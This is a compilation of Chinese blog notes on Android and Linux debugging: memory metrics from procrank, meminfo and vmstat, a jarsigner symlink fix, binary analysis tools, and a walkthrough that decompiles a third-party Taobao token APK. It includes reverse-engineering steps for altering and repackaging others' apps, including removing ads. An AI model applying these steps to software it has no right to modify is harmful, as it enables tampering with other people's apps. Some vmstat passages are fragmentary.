1168	700	28	672	24	0	4	2	/system/lib/libicui18n.so
992	692	36	644	36	0	12	3	/system/lib/libicuuc.so
216	20	0	12	8	0	0	2	/system/lib/libjpeg.so
16	16	0	8	8	0	0	2	/system/lib/liblog.so
92	52	5	40	8	0	4	3	/system/lib/libm.so
436	376	19	308	64	0	4	2	/system/lib/libmedia.so
88	84	2	72	12	0	0	2	/system/lib/libmedia_jni.so
24	24	4	16	4	0	4	2	/system/lib/libmemalloc.so
76	40	1	28	12	0	0	2	/system/lib/libmtp.so
216	176	5	160	16	0	0	2	/system/lib/libnativehelper.so
24	12	0	4	8	0	0	2	/system/lib/libnetutils.so
8	8	0	0	8	0	0	2	/system/lib/libnfc_ndef.so
972	112	3	92	20	0	0	3	/system/lib/libnode.so
112	60	1	48	12	0	0	2	/system/lib/libpixelflinger.so
16	16	0	8	8	0	0	2	/system/lib/libpowermanager.so
12	12	0	4	8	0	0	2	/system/lib/libqc-opt.so
8	8	0	0	8	0	0	2	/system/lib/libqrdinside.so
24	24	0	16	8	0	0	2	/system/lib/librs_jni.so
1228	836	49	804	24	0	8	3	/system/lib/libskia.so
336	20	0	12	8	0	0	3	/system/lib/libsonivox.so
328	304	15	292	8	0	4	2	/system/lib/libsqlite.so
184	116	3	96	20	0	0	2	/system/lib/libssl.so
1496	416	14	368	48	0	0	2	/system/lib/libstagefright.so
52	12	0	4	8	0	0	2	/system/lib/libstagefright_amrnb_common.so
40	16	4	4	8	0	4	3	/system/lib/libstagefright_avc_common.so
8	8	0	0	8	0	0	2	/system/lib/libstagefright_enc_common.so
44	36	1	28	8	0	0	2	/system/lib/libstagefright_foundation.so
12	8	0	0	8	0	0	2	/system/lib/libstagefright_yuv.so

8	8	0	0	8	0	0	2	/system/lib/libstdc++.so
208	16	4	8	4	0	4	2	/system/lib/libstlport.so
16	16	0	8	8	0	0	2	/system/lib/libtilerenderer.so
92	80	7	68	8	0	4	2	/system/lib/libui.so
12	8	0	0	8	0	0	2	/system/lib/libusbhost.so
188	172	8	160	8	0	4	2	/system/lib/libutils.so
2680	512	17	428	84	0	0	3	/system/lib/libv8.so
100	20	0	8	12	0	0	2	/system/lib/libvorbisidec.so
6364	1724	59	1200	524	0	0	3	/system/lib/libwebcore.so
12	12	0	4	8	0	0	2	/system/lib/libwpa_client.so
96	52	1	44	8	0	0	2	/system/lib/libz.so
36	8	0	0	8	0	0	2	/system/lib/libzipfile.so
14304	144	10	144	0	0	0	2	/system/usr/icu/icudt46l.dat
476	0	0	0	0	0	0	1	/system/usr/share/zoneinfo/zoneinfo.dat
9896	1392	978	0	432	0	960	29	[anon]
2756	2752	1675	0	1120	0	1632	2	[heap]
1160	28	24	0	4	0	24	3	[stack]
4	4	4	0	0	0	4	1	[vectors]

virtual size	RSS	PSS	shared clean	shared dirty	private clean	private dirty	#	object
280360	44900	12195	18956	15624	60	10260	277	TOTAL

3: dumpsys meminfo 包名

4: VSS/RSS/PSS/USS 的区别

- **VSS** - Virtual Set Size 虚拟耗用内存（包含共享库占用的内存）
- **RSS** - Resident Set Size 实际使用物理内存（包含共享库占用的内存）
- **PSS** - Proportional Set Size 实际使用的物理内存（比例分配共享库占用的内存）
- **USS** - Unique Set Size 进程独自占用的物理内存（不包含共享库占用的内存）

一般来说内存占用大小有如下规律：VSS >= RSS >= PSS >= USS

解決 Ubuntu 上沒有 jarsigner 的問題

因要嘗試 Android 分析工具，需要有 jarsigner 在$PATH 下

Windows 上不需要特別設定，只要把 jdk/bin 加入至環境變數即可

但 Ubuntu 上並沒有把 jarsigner 加入到環境變數，預設只有加 java、javac、javaws 而已

解決方法：

透過「which java」找到 java 執行檔是在/usr/bin 目錄下

cd /

用「find -name jarsigner」找到 jarsigner 是在「./usr/lib/jvm/jdk1.7.0_45/bin/jarsigner」，因此不需要特別去下載

下指令：「ls -al /usr/bin | grep java」找到 java 是一個 symbolic link，link 到「/etc/alternatives/java」，再透過 /etc/alternatives/java 來 link 到特定的版本 「/usr/lib/jvm/jdk1.7.0_45/bin/java」

開始建立 link：

cd /etc/alternatives/

sudo ln -s /usr/lib/jvm/jdk1.7.0_45/bin/jarsigner jarsigner　（語法：ln -s [要 link 的目的地的檔案] [要建立的新 link 檔]）

cd /usr/bin/

sudo ln -s /etc/alternatives/jarsigner jarsigner

再下指令：jarsigner --help

成功 link 了

~~~~~~

同理：若安裝中文版的 Ubuntu，家目錄下的 Desktop 會變成中文版的「桌面」，非常不方便

一樣可以透過指令：

cd ~

ln -s [/home/*your_account*/桌面] Desktop

ls -al ~ | grep Desktop

下次就可以用：「cd /home/*your_account*/Desktop」來切換到桌面了

http://www.dotblogs.com.tw/cheng/archive/2014/01/23/142082.aspx
~~~~~~

Overview

The aim of this post is to provide information that will assist in interpreting memory reports from various tools so the true memory usage for Linux processes and the system can be determined.

Android has a tool called **procrank** (/system/xbin/procrank), which lists out the memory usage of Linux processes in order from highest to lowest usage. The sizes reported per process are VSS, RSS, PSS, and USS.

For the sake of simplicity in this description, memory will be expressed in terms of pages, rather than bytes. Linux systems like ours manage memory in 4096 byte pages at the lowest level.

VSS (reported as VSZ from ps) is the total accessible address space of a process. This size also includes memory that may not be resident in RAM like mallocs that have been allocated but not written to. VSS is of very little use for determing real memory usage of a process.

RSS is the total memory actually held in RAM for a process. RSS can be misleading, because it reports the total all of the shared libraries that the process uses, even though a shared library is only loaded into memory once regardless of how many processes use it. RSS is not an accurate representation of the memory usage for a single process.

PSS differs from RSS in that it reports the proportional size of its shared libraries, i.e. if three processes all use a shared library that has 30 pages, that library will only contribute 10 pages to the PSS that is reported for each of the three processes. PSS is a very useful number because when the PSS for all processes in the system are summed together, that is a good representation for the total memory usage in the system. When a process is killed, the shared libraries that contributed to its PSS will be proportionally distributed to the PSS totals for the remaining processes still using that library. In this way PSS can be slightly misleading, because when a process is killed, PSS does not accurately represent the memory returned to the overall system.

USS is the total private memory for a process, i.e. that memory that is completely unique to that process. USS is an extremely useful number because it indicates the true incremental cost of running a particular process. When a process is killed, the USS is the total memory that is actually returned to the system. USS is the best number to watch when initially suspicious of memory leaks in a process.

For systems that have Python available, there is also a nice tool called smem that will report memory statistics including all of these categories.

5：通过 Android 系统提供的 Runtime 类，执行 adb 命令(top,procrank,ps...等命令)查询

通过对执行结果的标准控制台输出进行解析。这样大大的扩展了 Android 查询功能.例如：

```
final Process m_process = Runtime.getRuntime().exec("/system/bin/top -n 1");
final StringBuilder sbread = new StringBuilder();
BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(m_process.getInputStream()), 8192);
```

```
# procrank
Runtime.getRuntime().exec("/system/xbin/procrank");
```

6：android.os.Debug 查询 PSS，VSS，USS 等单个进程使用内存信息

```
MemoryInfo[] memoryInfoArray = am.getProcessMemoryInfo(pids);
MemoryInfo pidMemoryInfo=memoryInfoArray[0];
pidMemoryInfo.getTotalPrivateDirty();
//Return total private dirty memory usage in kB. USS
```

7:root@android:/ # cat /proc/meminfo

使用 adb shell cat /proc/meminfo 命令，查看剩余的空间还有多少，通常的系统剩余空间是：MemFree + cached

如下看到的系统剩余空间是：5616K + 158632K

cat proc/meminfo

MemTotal: 483724 kB
MemFree: 5616 kB
Buffers: 2732 kB
Cached: 158632 kB

SwapCached: 0 kB
Active: 277336 kB
Inactive: 83232 kB
Active(anon): 197452 kB

需要注意的是，在 setting->apps->running app 里面看到的剩余空间是上述 MemFree + cached + background running app memory - SECOND_SERVER_MEM，具体的计算方法参考：RunningProcessView.java(/alps/package/apps /settings/src/com/android/setting/applications)里面的 void refreshUi(boolean dataChanged)函数

```
root@android:/ # cat /proc/meminfo
MemTotal:         835616 kB
MemFree:          251068 kB
Buffers:           42128 kB
Cached:           218088 kB
SwapCached:            0 kB
Active:           402312 kB
Inactive:         116296 kB
Active(anon):     261152 kB
Inactive(anon):      300 kB
Active(file):     141160 kB
Inactive(file):   115996 kB
Unevictable:        2728 kB
Mlocked:               0 kB
HighTotal:        121856 kB
HighFree:            416 kB
LowTotal:         713760 kB
LowFree:          250652 kB
SwapTotal:             0 kB
```

```
SwapFree:              0 kB
Dirty:                40 kB
Writeback:             0 kB
AnonPages:        261132 kB
Mapped:            66860 kB
Shmem:               348 kB
Slab:              23940 kB
SReclaimable:      13876 kB
SUnreclaim:        10064 kB
KernelStack:        5296 kB
PageTables:         8652 kB
NFS_Unstable:          0 kB
Bounce:                0 kB
WritebackTmp:          0 kB
CommitLimit:      417808 kB
Committed_AS:    3873120 kB
VmallocTotal:     196608 kB
VmallocUsed:      163088 kB
VmallocChunk:      11204 kB
```

8:

vmstat

```
[root@localhost ~]# vmstat -n 3           (每个3秒刷新一次)
procs -----------memory---------- ---swap-- -----io---- --system-- ----cpu----
r b     swpd     free     buff cache     si     so      bi      bo     in      cs us sy id wa
1 0      144 186164 105252 2386848      0      0      18     166     83         2 48 21 31 0
```

```
2 0      144 189620 105252 2386848    0    0         0     177 1039 1210 34 10 56 0
0 0      144 214324 105252 2386848    0    0         0      10 1071      670 32 5 63 0
0 0      144 202212 105252 2386848    0    0         0     189 1035      558 20 3 77 0
2 0      144 158772 105252 2386848    0    0         0     203 1065 2832 70 14 15 0
```

vmstat 所带参数请用 man vmstat 查看

Procs

r: 等待运行的进程数 b: 处在非中断睡眠状态的进程数 w: 被交换出去的可运行的进程数。此数由 linux 计算得出，但 linux 并不耗尽交换空间

Memory

swpd: 虚拟内存使用情况，单位：KB

free: 空闲的内存，单位 KB

buff: 被用来做为缓存的内存数，单位：KB

Swap

si: 从磁盘交换到内存的交换页数量，单位：KB/秒

so: 从内存交换到磁盘的交换页数量，单位：KB/秒

IO

bi: 发送到块设备的块数，单位：块/秒

bo: 从块设备接收到的块数，单位：块/秒

System

in: 每秒的中断数，包括时钟中断

cs: 每秒的环境（上下文）切换次数

CPU

按 CPU 的总使用百分比来显示

us: CPU 使用时间

sy: CPU 系统使用时间

id: 闲置时间

准测

r，b≈0，

如果 fre，将会出现连续不断的页面调度，将导致系统性能问题。
对于 page 列，re，pi，po，cy 维持于比较稳定的状态，PI 率不超过 5，如果有 pagin 发生，那么关联页面必须先进行 pageout
在内存相对紧张的环境下 pagein 会强制对不同的页面进行 steal 操作。如果系统正在读一个大批的永久页面，你也许可以看到 po 和 pi 列
会出现不一致的增长，这种情景并不一定表明系统负载过重，但是有必要对应用程序的数据访问模式进行见检查。在稳定的情况下，扫描率和重置率几乎相等，在
多个进程处理使用不同的页面的情况下，页面会更加不稳定和杂乱，这时扫描率可能会比重置率高出。
faults 列，in，sy，cs 会不断跳跃，这里没有明确的限制，唯一的就是这些值最少大于 100
cpu 列，us，sys，id 和 wa 也是不确定的，最理想的状态是使 cpu 处于 100%工作状态，单这只适合单用户的情况下。
如果在多用户环境中 us＋sys》80，进程就会在运行队列中花费等待时间，响应时间和吞吐量就会下降。wa>40 表明磁盘 io 没有也许存在不合理的平衡，或者对磁盘操作比较频繁，
vmstat 各项：
procs:
r-->在运行队列中等待的进程数
b-->在等待 io 的进程数
w-->可以进入运行队列但被替换的进程
memoy
swap-->现时可用的交换内存（k 表示）
free-->空闲的内存（k 表示）
pages
re－－》回收的页面
mf－－》非严重错误的页面
pi－－》进入页面数（k 表示）
po－－》出页面数（k 表示）
fr－－》空余的页面数（k 表示）
de－－》提前读入的页面中的未命中数
sr－－》通过时钟算法扫描的页面
disk 显示每秒的磁盘操作。 s 表示 scsi 盘，0 表示盘号

fault 显示每秒的中断数
in——》设备中断
sy——》系统中断
cy——》cpu 交换
cpu 表示 cpu 的使用状态
cs——》用户进程使用的时间
sy——》系统进程使用的时间
id——》cpu 空闲的时间
如果 r 经常大于 4 ，且 id 经常少于 40，表示 cpu 的负荷很重。
如果 pi，po 长期不等于 0，表示内存不足。
如果 disk 经常不等于 0， 且在 b 中的队列 大于 3， 表示 io 性能不好。
Linux 在具有高稳定性、可靠性的同时，具有很好的可伸缩性和扩展性，能够针对不同的应用和硬件环境调整，优化出满足当前应用需要的最佳性能。因此企业在维护 Linux 系统、进行系统调优时，了解系统性能分析工具是至关重要的。

在 Linux 下有很多系统性能分析工具，比较常见的有 top、free、ps、time、timex、uptime 等。下文将介绍几个较为重要的性能分析工具 vmstat、iostat 和 sar 及其使用。

用 vmstat 监视内存使用情况

vmstat 是 Virtual Meomory Statistics（虚拟内存统计）的缩写，可对操作系统的虚拟内存、进程、CPU 活动进行监视。它是对系统的整体情况进行统计，不足之处是无法对某个进程进行深入分析。

vmstat 的语法如下：

vmstat [-V] [-n] [delay [count]]

其中，－V 表示打印出版本信息；－n 表示在周期性循环输出时，输出的头部信息仅显示一次；delay 是两次输出之间的延迟时间；count 是指按照这个时间间隔统计的次数。对于 vmstat 输出各字段的含义，可运行 man vmstat 查看

root@android:/ # procrank

几种 Android 系统保存信息的方式

Android 系统保存信息的方式如下几种：
1、代码内硬编码存储
2、数据库存储 或使用文件 SharedProferences 存储（内部存储）
3、外部 SD 卡存储
4、网络存储

Android 下 binary 级的一些分析调试方法

原文地址：http://blog.csdn.net/jinzhuojun/article/details/18080871

有源码的情况当然好办，但没有源码想调 bug 或者想逆向怎么办。本文列举了 Android 下 binary 级的一些分析调试工具和方法。

Logcat:

很多时候 logcat 中找不到直接答案，但其中往往能得到继续分析的方向。logcat 默认啥都输出在一起，合理用 loglevel 和 filter 来使输出更加易读。

参考：

http://developer.android.com/tools/help/logcat.html
http://developer.android.com/tools/debugging/debugging-log.html

Java 层静态分析

有两种方法：一种是用 unzip 解压 apk 包后用 dex2jar(http://code.google.com/p/dex2jar/)和 jd-gui(http://jd.benow.ca/)逆向成类似 Java 源码的形式，但毕竟是逆向出来的，经不起细看。有些部分还会出现错误逆向不出来。总体来说适合略读缩小范围。另一种是用 Android apktool(http://code.google.com/p/android-apktool/)。这样解压出来的资源和配置文件更可读。如 AndroidManifest.xml 是可读的，而不像前一种方法解出来是乱码。同时 java 的代码是 smali code 形式。smali code 比逆向出来的东西更准确，适合精读。

apktool 的好处是解压完了还可以压回成 apk。有时候应用里其实是有个全局变量（比如叫 enable_debug 的布尔变量）控制着调试输出 的。只要先解压，在 smali code 中把它设为 true，再重新打包回去就能在 logcat 里看到输出了。注意改了之后打包回去后需要签名 http://blog.csdn.net/jinzhuojun/article/details/7654835，否则安装会出错。

参考：Android 中 apk 包的反汇编(http://blog.csdn.net/ariesjzj/article/details/7311340)

Java 层动态分析：

jdb 可以设断点，改变量，查看类信息等等。

参考： Android 下的 JDB 调试 （http://blog.csdn.net/jinzhuojun/article/details/7399249）

Native 层静态分析

自然是 Binutils 套件了，如 objdump，readelf 等都是利器。For arm 版的在 Android 源码的 prebuilts 目录中，嫌大也可以单独下。

Native 层动态分析

gdb：不解释，码农界永远的神器。参考： Android 下用 gdb 进行系统级源码调试（http://blog.csdn.net/jinzhuojun/article/details/7375048）

像 Mono 这样的 JIT 引擎会动态生成代码，而这些动态生成的代码用静态分析手段是看不到的。但可以用 gdb 来看，用 disassemble 或 x/ni 命令等。

有时候程序一起来就隔儿掉，这时可以用双调试器调试法。先用 jdb 停住（配合 Settings->Developer Options 里的 Wait for debugger 选项），用 gdb 连上设好断点，再在 jdb 里继续。参考： Android 下双调试器（gdb+jdb）调试应用程序（http://blog.csdn.net/ariesjzj/article/details/7402832）

另外一些动态分析工具

Android 作为一个 Linux 为内核的系统，自然在 Linux 下的那些动态分析工具大多都能用。如 strace 可以监视系统调用（如 open, mmap 等）和信号。tcpdump 可以截获网络传输数据等。

/proc/pid/目录下提供了该进程丰富的 OS 级运行时信息，如 maps 文件显示进程的虚拟地址空间映射信息，status 有内存使用等信息，cmdline 和 exe 可以看到该进程对应的执行文件。net, fd, task 目录分别可以看网络，文件，线程信息等。

/data/tombstones/：程序由于错误退出后的“墓碑”，里面记录着程序的“死相”。

Android 自带的分析调试工具

Settings->Developer Options：里面有一坨调试分析工具。像显示触摸点坐标和显示应用 Layout 等功能，都是很实用的。

SDK 中的 tools/monitor，以前叫 DDMS，里面可以看内存，线程，网络等信息，还包括了截图等实用功能。参考：

http://developer.android.com/tools/debugging/ddms.html

http://developer.android.com/tools/debugging/debugging-memory.html

dumpsys 命令不仅可以输出很多系统信息（如硬件参数等），后面加 service 名（如 SurfaceFlinger）还可以看 service 的运行时状态。

Dev Tools App 包含了一些调试分析功能，其实很多都被移到 Developer Options 里了。参考：
http://developer.android.com/tools/debugging/debugging-devtools.html

Android Emulator：优点是从模拟硬件到 API 实现都可以改。缺点是 arm 版本慢且 OpenGLES 支持稍差，所以不少游戏不能跑。x86 版本由于可以虚拟化会快些，另外打开 gpu on 还可以使用 host 上的 gpu 来提高 gpu 性能。

SDK 中的 hierarchyviewer 可用于分析 UI。参考：http://developer.android.com/tools/help/hierarchy-viewer.html

性能分析工具

都是 profiling 工具：

systrace，参考：http://developer.android.com/tools/help/systrace.html

Traceview，参考：http://developer.android.com/tools/debugging/debugging-tracing.html

Oprofile，参考：http://blog.csdn.net/dongjun7357/article/details/6400549

另外应用来不及响应会产生 ANR，log 位于/data/anr/trace.txt。

OpenGL 渲染分析

OpenGL ES tracer：截获所有 OpenGL 调用。缺点是慢，优点是直观，每一帧，每一条 GL 命令都有对应的结果图像，因此很容易找出是哪条 GL 命令出了问题。参考：http://developer.android.com/tools/help/gltracer.html

Settings->Developer Options 里 Enable OpenGL traces，可以在 logcat 里输出。优点是快，缺点是输出不直观。

一些辅助调试的 Android App

Busybox：默认的 adb shell 功能弱爆了，这个可以让开发者找回一点用 Linux 的感觉。

Terminal：不用 host 直接在 guest 设备就可以用的 Android shell。

将 APK 反编译至 eclipse 工程

最近分析别人文件的编码方式，实在想不到了，只能看源码找~发现还是源码面前无秘密啊~这里记下用到的工具和方法。

首先一个 apk 无论有没有加过代码混淆，都不会影响我们反编译他，只不过混效果可读性会差很多。但是如果你能想办法找到 map 文件的话就好办了~

用到的工具：

apkTool：http://code.google.com/p/android-apktool/downloads/list　　（这个需要把三个文件解压在一个目录下）

Dex2Jar：http://code.google.com/p/dex2jar/

JavaDecompiler：http://java.decompiler.free.fr/?q=jdgui

Go

首先用 apktool 和用 dex2jar+JD 是两种常见的反编译 apk 的手段。这里由于我们的目的是反编译到 eclipse 工程这种程度，需要两种方法结合使用。

这里我们举个例子，手头刚好下了个淘宝手机令牌，就他了！

首先用 apktool，apktool 的优点是能完整反编译出资源文件和属性文件。但是反编译出的源码是 smali 的。但是 smali 用着似乎很纠结（我没成功・・・也可能是因为我不会用・・・）。

apktool 用法如下：　apktool.bat　d　apk 文件名　输出目录

如下：

然后去我们的 dest_dir 下，看到 res 和 smali 两个文件夹和 AndroidManifest 文件。

其中 res 就是资源文件夹，smali 是源码包。

如果目的是去广告或者汉化的话现在已经成功了，因为这两个通过修改资源文件都可以实现。然后再通过 apktool 打包回去即可。当然，需要用一个新的签名。

继续，我们的目的是 eclipse 工程。

然后根据 AndroidManifest 的内容创建一个包名和 sdk 版本一样的 Android 工程，将 res 文件夹和 AndroidManifest 文件考到工程下覆盖原先的。

然后就是获取源代码了。

apk 安装包其实就是一个压缩包，我们将安装包扩展名改为.rar，然后用压缩工具解压。


进 去会看到 AndroidManifest 和 res，但是会发现这里的 xml 文件是宽字符而且难以读懂的。不过这些我们前面已经解决了。这里我们需要的是 classes.dex。classes.dex 是源码编译出来的结果。通过 dex2jar 工具我们可以把 classes.dex 转化成 jar 包：dex2jar.bat classes.dex

如下：

```
E:\decompile\apktool>cd ..

E:\decompile>cd dex2jar-0.0.9.9

E:\decompile\dex2jar-0.0.9.9>dex2jar.bat classes.dex
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.9
dex2jar classes.dex -> classes_dex2jar.jar
Done.

E:\decompile\dex2jar-0.0.9.9>
```

这样在当前目录下就生成了一个 classes_dex2jar.jar


用 javeDecompiler 可以打开它。用 JDgui.exe 打开刚才的文件。如图：


Java Decompiler - MyListView.class
File Edit Navigate Search Help
classes_dex2jar.jar
flushBuilder() : void
write(char[], int, int) : void
LruCache
TimeUtils
view
widget
com
google.zxing
pamirs.taoBaoLing
UIView
MyListView
MyListView
a : LayoutInflater
b : LinearLayout
c : TextView
d : TextView
e : ImageView
f : ProgressBar
g : RotateAnimation
h : RotateAnimation
i : boolean
j : int
k : int
l : int
m : int
n : int
o : boolean
p : a
q : boolean
MyListView(Context)
DebugUtils.class
LogWriter.class
AsyncTaskLoader$LoadTask.class
ModernAsyncTask$1.class
LruCache.class
a.class
a.class
MyListView.cla
case 3:
}
while (true)
{
return;
this.e.setVisibility(0);
this.f.setVisibility(8);
this.c.setVisibility(0);
this.d.setVisibility(0);
this.e.clearAnimation();
this.e.startAnimation(this.g);
this.c.setText("松开刷新");
Log.v("listview", "当前状态，松开刷新");
continue;
this.f.setVisibility(8);
this.c.setVisibility(0);
this.d.setVisibility(0);
this.e.clearAnimation();
this.e.setVisibility(0);
if (this.o)
{
this.o = false;
this.e.clearAnimation();
this.e.startAnimation(this.h);
}
this.c.setText("下拉刷新");
Log.v("listview", "当前状态，下拉刷新");
continue;
this.b.setPadding(0, 0, 0, 0);
this.f.setVisibility(0);
this.e.clearAnimation();
this.e.setVisibility(8);
this.c.setText("正在刷新...");
this.d.setVisibility(0);
Log.v("listview", "当前状态,正在刷新...");
continue;

PS：淘宝令牌似乎做了代码混淆。

这里已经能看到源码了。

